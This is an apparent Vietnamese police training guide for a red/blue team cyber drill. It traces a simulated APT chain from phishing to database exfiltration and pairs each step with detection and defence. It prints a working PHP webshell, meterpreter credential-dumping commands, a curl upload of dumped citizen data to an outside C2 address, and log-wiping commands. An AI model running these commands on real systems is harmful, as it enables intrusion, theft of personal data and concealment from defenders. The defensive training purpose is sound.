



Hướng Dẫn Diễn Tập An Ninh Mạng

Kịch bản A — APT Kill Chain (9 bước) | Phòng An ninh mạng & PCTP — Công an tỉnh Quảng Ninh

Kịch bản: APT Phishing → Lateral Movement → Exfiltration ⌚ Thời lượng: 45–60 phút

Vai: Red Team + Blue Team 🖨️ Máy: CLIENT · WEB-SERVER · DB-SERVER

Tổng quan kịch bản

CLIENT-PC

IP: 192.168.1.100
OS: Windows 10 Pro
User: nhanvien01
Điểm xâm nhập ban đầu


WEB-SERVER

IP: 192.168.1.10
OS: Ubuntu 22.04
Services: Apache2, PHP
Mục tiêu lateral movement

DB-SERVER

IP: 192.168.1.20
OS: Ubuntu 22.04
Services: MySQL 8.0
Mục tiêu exfiltration

Mục tiêu học tập: Hiểu toàn bộ chuỗi tấn công APT từ phishing đến data exfiltration. Mỗi bước đều có góc nhìn **Red Team** (kỹ thuật tấn công) và **Blue Team** (phát hiện & phản ứng).



1

Phishing Email — Giả mạo UBND tỉnh

INITIAL ACCESS · T1566.001 · T+0:00

● Thao tác diễn tập

📄 HÀNH ĐỘNG CẦN THỰC HIỆN (CLIENT-PC)

1. Chọn máy **CLIENT-PC** từ sidebar trái → tab **Màn hình**
2. **Double-click icon Outlook** trên desktop để mở email client
3. Trong hộp thư đến: nhấp vào email từ "**UBND Quảng Ninh**" (có dấu **△** đỏ, đính kèm file)
4. Đọc nội dung email — **chú ý địa chỉ người gửi** và loại file đính kèm
5. Chuyển tab **Logs** → **System** để xem nhật ký email gateway (bước Blue Team)

● RED TEAM — KỸ THUẬT TẤN CÔNG

Kẻ tấn công đăng ký domain `ubnd-tinhquangninh.info` (domain giả, mới đăng ký 1 ngày). Soạn email spear-phishing nhằm mục tiêu cụ thể với nội dung liên quan đến công việc thực tế (báo cáo tài chính UBND). File đính kèm dùng **double extension**: `.pdf.exe` — Windows ẩn đuôi `.exe`, nạn nhân thấy file trông giống PDF.

● BLUE TEAM — PHÁT HIỆN & PHÂN TÍCH

- 1. Kiểm tra domain người gửi: `ubnd-tinhquangninh.info` ≠ `quangninh.gov.vn`
- 2. SPF/DKIM check: Domain mới (1 ngày tuổi), SPF FAIL, DKIM absent
- 3. File attachment: `.exe` bị nguy trang — email gateway nên block loại file này
- 4. Lệnh kiểm tra (Security team):

CLIENT Email header analysis

```
# Kiểm tra header email trong Outlook: File → Properties → Internet headers
# Hoặc dùng tool online: mxtoolbox.com/EmailHeaders.aspx
Received-SPF: Fail (domain of ubnd-tinhquangninh.info)
DKIM-Signature: (none)
X-Mailer: Kali Linux / Gophish v0.12.1
# Đây là dấu hiệu email được gửi bằng công cụ phishing framework!
```

⚠ **Dấu hiệu nhận biết:** (1) Domain không kết thúc .gov.vn; (2) File .exe đính kèm trong email công vụ; (3) Nội dung tạo cảm giác KHẨN CẤP với thời hạn 16:00; (4) SPF FAIL khi kiểm tra header

2 Execution — Malware thực thi, kết nối C2

EXECUTION · T1059 · T+0:08

● Thao tác diễn tập

📄 HÀNH ĐỘNG CẦN THỰC HIỆN

1. Nhấp vào file đính kèm **BaoCaoTaiChinh_Q1-2024.pdf.exe** trong email → chọn **Tải về**
2. Thanh tải xuống hiện ra → nhấp **"Mở file"**
3. Cửa sổ SmartScreen cảnh báo hiện ra — **đọc kỹ cảnh báo!** Trong diễn tập: nhấp **"Chạy dù sao"**
4. File PDF giả mở ra (decoy) — người dùng nghĩ là tài liệu thật
5. Mở **Task Manager** (double-click icon) → quan sát tiến trình mới **svchost32.exe**
6. Chuyển tab **Terminal** → gõ lệnh:

CLIENT-PC · CMD.EXE

```
C:\Users\nhanvien01> tasklist
Image Name PID CPU Mem Usage
svchost.exe 892 0.0 18,432K
explorer.exe 2841 0.1 45,120K
*** svchost32.exe 4821 3.4 24,576K ← ĐÂY LÀ MALWARE

C:\Users\nhanvien01> netstat -an
Proto Local Address Foreign Address State
TCP 192.168.1.100:49832 45.134.212.77:4444 ESTABLISHED
^ Kết nối C2 của kẻ tấn công! Port 4444 = Metasploit meterpreter

C:\Users\nhanvien01> dir %TEMP%\svchost32.exe
10/04/2024 09:46 87,552 svchost32.exe ← File trong %TEMP% là bất thường!
```

● BLUE TEAM — PHÂN TÍCH IOC

CHỈ SỐ (IOC)	GIÁ TRỊ	Ý NGHĨA
Process name	svchost32.exe	svchost.exe thật KHÔNG có "32"
Process path	%TEMP%\svchost32.exe	Hệ thống: C:\Windows\System32
Parent process	explorer.exe	svchost.exe thật được spawn bởi services.exe
Outbound TCP	45.134.212.77:4444	Port 4444 = Metasploit C2 mặc định
EventID	4688	Process creation — suspicious executable from %TEMP%

✓ **Nhận xét kỹ thuật:** Malware dùng kỹ thuật **process masquerading** — đặt tên gần giống tiến trình hệ thống (svchost) để tránh bị phát hiện. File nằm trong %TEMP% (thay vì System32) và kết nối port 4444 là hai dấu hiệu đặc trưng của RAT/Meterpreter.

3 Persistence — Registry & Scheduled Task

PERSISTENCE · T1547.001 + T1053.005 · T+0:12

3 Thao tác diễn tập

CLIENT-PC · CMD.EXE Kiểm tra persistence

```
C:\Users\nhanvien01> reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SecurityHealth REG_SZ %windir%\system32\SecurityHealthSystray.exe
*** WindowsDefend32 REG_SZ C:\Users\NHVIEN~1\AppData\Local\Temp\svchost32.exe
^ Registry Run key giả — chạy malware mỗi khi Windows khởi động!

C:\Users\nhanvien01> schtasks /query /fo LIST | findstr "TaskName\|Status\|Run"
TaskName: \Microsoft\Windows\UpdateAssistant\Assistant
Run As User: SYSTEM
Status: Ready (triggers every 5 minutes)
^ Scheduled Task giả — tự restart malware mỗi 5 phút nếu bị kill!
```

● PHẢN ỨNG BLUE TEAM

EventID 4657: HKLM\...\Run registry value được SET — do svchost32.exe (PID 4821)

EventID 4698: Scheduled task mới tạo — creator: svchost32.exe (bất thường)

Khắc phục: reg delete HKLM\...\Run\WindowsDefend32 /f và schtasks /delete /tn
"\Microsoft\Windows\UpdateAssistant\Assistant" /f

4 Credential Access — Dump LSASS Memory

CREDENTIAL ACCESS · T1003.001 · T+0:18

4 Thao tác diễn tập

● KỸ THUẬT MIMIKATZ — LSASS DUMP

CLIENT-PC · MALWARE C2 SHELL Red Team — Credential dumping

```
# Từ C2 session (kẻ tấn công thực hiện qua meterpreter/cobalt strike)
meterpreter> getsystem
...got system via technique 1 (Named Pipe Impersonation)
meterpreter> load kiwi
meterpreter> creds_msv
Username Domain NTLM Hash
nhanvien01 CORP a3b4c5d6e7f8... (P@ssw0rd2024!)
adminIT CORP 1a2b3c4d5e6f... (Adm1n@Corp2024) ← DOMAIN ADMIN!
```

● PHÁT HIỆN QUA EVENT LOG (BLUE TEAM)

CLIENT-PC Tìm kiếm EventID 4662 trong Event Viewer

```
C:\Users\nhanvien01> wevtutil qe Security /q:"*
[EventData[Data[@Name='ProcessName'] and (Data='%TEMP%\svchost32.exe')]]" /f:text
/c:5
Date: 10/04/2024 10:18:44
EventID: 4662 — An operation was performed on an object
Object: lsass.exe (Local Security Authority Process)
Access: PROCESS_VM_READ (0x1010)
Actor: svchost32.exe (PID 4821)
# Sysmon Event 10 cũng ghi nhận: ProcessAccess to lsass.exe
```

⚠ **Tầm quan trọng:** Với username và password của **adminIT** (domain admin), kẻ tấn công có thể đăng nhập vào bất kỳ máy nào trong mạng nội bộ qua SSH/RDP/SMB. Đây là bước khiến toàn bộ mạng bị ảnh hưởng.

5 Discovery — Quét mạng nội bộ

DISCOVERY · T1046 · T+0:25

```
C:\Users\nhanvien01> netstat -an | findstr ESTABLISHED
TCP 192.168.1.100:50001 192.168.1.10:22 TIME_WAIT
TCP 192.168.1.100:50010 192.168.1.10:80 TIME_WAIT
TCP 192.168.1.100:50021 192.168.1.20:3306 TIME_WAIT
# Malware đang scan các cổng trên mạng nội bộ!

C:\Users\nhanvien01> ipconfig
IPv4 Address: 192.168.1.100
Subnet Mask: 255.255.255.0 (→ range: 192.168.1.1-254)
# Malware quét toàn bộ /24 subnet này trong ~3 giây
```

● BLUE TEAM — IDS ALERT

- IDS Rule: **TCP SYN flood** từ .100 đến .0/24 trong < 5 giây → severity HIGH
- Xem tab **Logs** → **Network/IDS** trong drill để quan sát alert này
- Hành động: **Isolate** machine 192.168.1.100 khỏi mạng ngay lập tức

6

Lateral Movement — SSH vào Web Server

LATERAL MOVEMENT · T1021.004 · T+0:38

⚠ Chuyển sang máy **WEB-SERVER** để quan sát từ góc nhìn server

WEB-SERVER · /VAR/LOG/AUTH.LOG Blue Team — Phát hiện SSH bất thường

```
adminIT@web-server:~$ last
adminIT pts/1 192.168.1.100 Wed Apr 10 10:38 still logged in ← ALERT!
adminIT pts/0 192.168.1.5 Mon Apr 8 08:01 - 18:22
# Bất thường: adminIT đăng nhập từ .100 (client PC nhân viên) thay vì .5 (admin PC)

adminIT@web-server:~$ who
adminIT pts/1 Apr 10 10:38 (192.168.1.100) ← nguồn IP bất thường!

adminIT@web-server:~$ ps aux | grep -v grep
adminIT 5523 0.8 1.5 -bash ← session đang hoạt động
```

⚠ **Dấu hiệu:** Login SSH từ nguồn IP không phải máy admin bình thường. Giờ đăng nhập 10:38 bình thường nhưng kết hợp với nguồn IP bất thường là Red Flag. **Bật MFA cho SSH** sẽ ngăn bước này.

WEB-SERVER · BASH Phân tích webshell

```
adminIT@web-server:~$ ls -la /var/www/html/uploads/
drwxr-xr-x 2 www-data www-data 4096 Apr 1 10:00 .
-rw-r--r-- 1 www-data www-data 2148 Apr 10 11:02 img_cache.php ← WEBSHELL!

adminIT@web-server:~$ cat /var/www/html/uploads/img_cache.php
<?php if(isset($_GET['cmd'])) { system(base64_decode($_GET['cmd'])); } ?>
# Webshell nhận lệnh qua parameter ?cmd= và thực thi!

adminIT@web-server:~$ cat /var/log/apache2/access.log | grep img_cache
192.168.1.100 - "GET /uploads/img_cache.php?cmd=aWQ= HTTP/1.1" 200
# base64_decode("aWQ=") = "id" → kẻ tấn công test webshell

adminIT@web-server:~$ find /var/www -name "*.php" -newer /etc/passwd
/var/www/html/uploads/img_cache.php ← file mới, không có trong baseline!
```

💡 **Phòng thủ:** Thư mục /uploads/ không nên cho phép thực thi PHP. Cấu hình Apache: `php_flag engine off` trong thư mục uploads. Dùng AIDE/Tripwire để phát hiện file mới trong webroot.

Chuyển sang máy **DB-SERVER** để quan sát

DB-SERVER · MYSQL Phân tích database access

```
mysql [citizens_db]> show processlist;
45 www-data 192.168.1.10:33891 citizens_db Query "SELECT * FROM citizens" ← ALERT!

mysql [citizens_db]> select count(*) from citizens;
150247 ← 150.247 bản ghi dữ liệu công dân đang bị truy vấn!

mysql [citizens_db]> desc citizens;
ho_ten | cccd | ngay_sinh | dia_chi | dien_thoai ← dữ liệu cá nhân nhạy cảm!

# Từ webshell (kẻ tấn công thực hiện):
mysqldump citizens_db > /tmp/data.sql.gz (8.2MB)
curl -F "file=@/tmp/data.sql.gz" http://45.134.212.77/upload
# 8.2MB chứa toàn bộ CSDL gửi về C2 server!
```

⚠ **Thiệt hại thực tế:** 150.247 hồ sơ dữ liệu công dân bao gồm họ tên, CCCD, ngày sinh, địa chỉ, số điện thoại — đủ để thực hiện giả mạo danh tính và lừa đảo quy mô lớn.

9 Cover Tracks — Xóa dấu vết

IMPACT / COVER · T1070 · T+1:35

WEB-SERVER Red Team — Xóa log

```
# Kẻ tấn công xóa dấu vết trên Web Server:
rm /var/log/apache2/access.log /var/log/apache2/error.log
rm /var/www/html/uploads/img_cache.php
history -c && unset HISTFILE

# Xóa trên DB Server:
mysql -e "DELETE FROM mysql.general_log;"
rm /tmp/data.sql.gz
history -c

# NHƯNG — SIEM đã forward log realtime → bản ghi vẫn tồn tại!
# kern.log cũng không bị xóa vì cần quyền root đặc biệt
```

✅ **Biện pháp phòng thủ quan trọng nhất:** Cấu hình **rsyslog/syslog-ng** forward log realtime về SIEM server riêng. Kẻ tấn công xóa log local không ảnh hưởng đến bản sao trên SIEM. Nguyên tắc: *"Cannot delete what you do not control."*

Biện pháp Phòng thủ theo từng bước



Bước 1 — Email Phishing

Email Gateway lọc file .exe trong attachment. Cấu hình SPF/DKIM/DMARC cho domain nội bộ. Đào tạo nhân viên nhận biết phishing — kiểm tra domain trước khi mở file.



Bước 2 — Execution

Application Allowlisting (chỉ cho phép chạy file từ thư mục được phép). EDR solution (CrowdStrike, SentinelOne) phát hiện process trong %TEMP%. Chặn outbound port 4444 tại firewall.



Bước 3-4 — Persistence & Credential Dump

Sysmon ghi lại Registry modifications. Bật Credential Guard (Windows 10+) để bảo vệ LSASS. Tắt WDigest để ngăn cleartext credential lưu trong memory. Cấu hình lsass.exe run as Protected Process.



Bước 5-6 — Network Scan & Lateral Movement

Network segmentation: client PC và server ở VLAN riêng, không SSH trực tiếp được. Bắt buộc MFA cho SSH admin. IDS/IPS phát hiện và block port scan. Chính sách: không dùng password đơn giản cho account cao quyền.



Bước 7 — Webshell

Thư mục /uploads/ cấu hình php_flag engine off . File integrity monitoring (AIDE) cảnh báo khi có file mới trong webroot. WAF rule phát hiện ?cmd= trong request.



Bước 8-9 — Exfiltration & Cover Tracks

DLP (Data Loss Prevention) theo dõi data transfer khối lượng lớn ra ngoài. MySQL general_log bật để audit query. Log forwarding realtime về SIEM — không thể xóa log từ xa. Database firewall: chỉ cho phép app server kết nối DB.

Bảng tóm tắt Kill Chain

BƯỚC	PHASE	LỆNH / KỸ THUẬT CHÍNH	MÁY	MITRE
1	Initial Access	Double-click file .pdf.exe trong email	CLIENT	T1566.001
2	Execution	tasklist / netstat -an → phát hiện svchost32.exe:4444	CLIENT	T1059.003
3	Persistence	reg query HKLM\...\Run / schtasks /query	CLIENT	T1547.001
4	Credential Access	LSASS dump → EventID 4662, Sysmon Event 10	CLIENT	T1003.001
5	Discovery	netstat -an → IDS alert port scan /24	CLIENT	T1046

BƯỚC	PHASE	LỆNH / KỸ THUẬT CHÍNH	MÁY	MITRE
6	Lateral Movement	last / who → SSH login từ .100	WEB-SVR	T1021.004
7	Collection	ls -la /uploads/ / find → img_cache.php webshell	WEB-SVR	T1505.003
8	Exfiltration	show processlist → SELECT * 150K rows → curl upload 8.2MB	DB-SVR	T1005 + T1041
9	Cover Tracks	rm /var/log/apache2/*.log / history -c	WEB+DB	T1070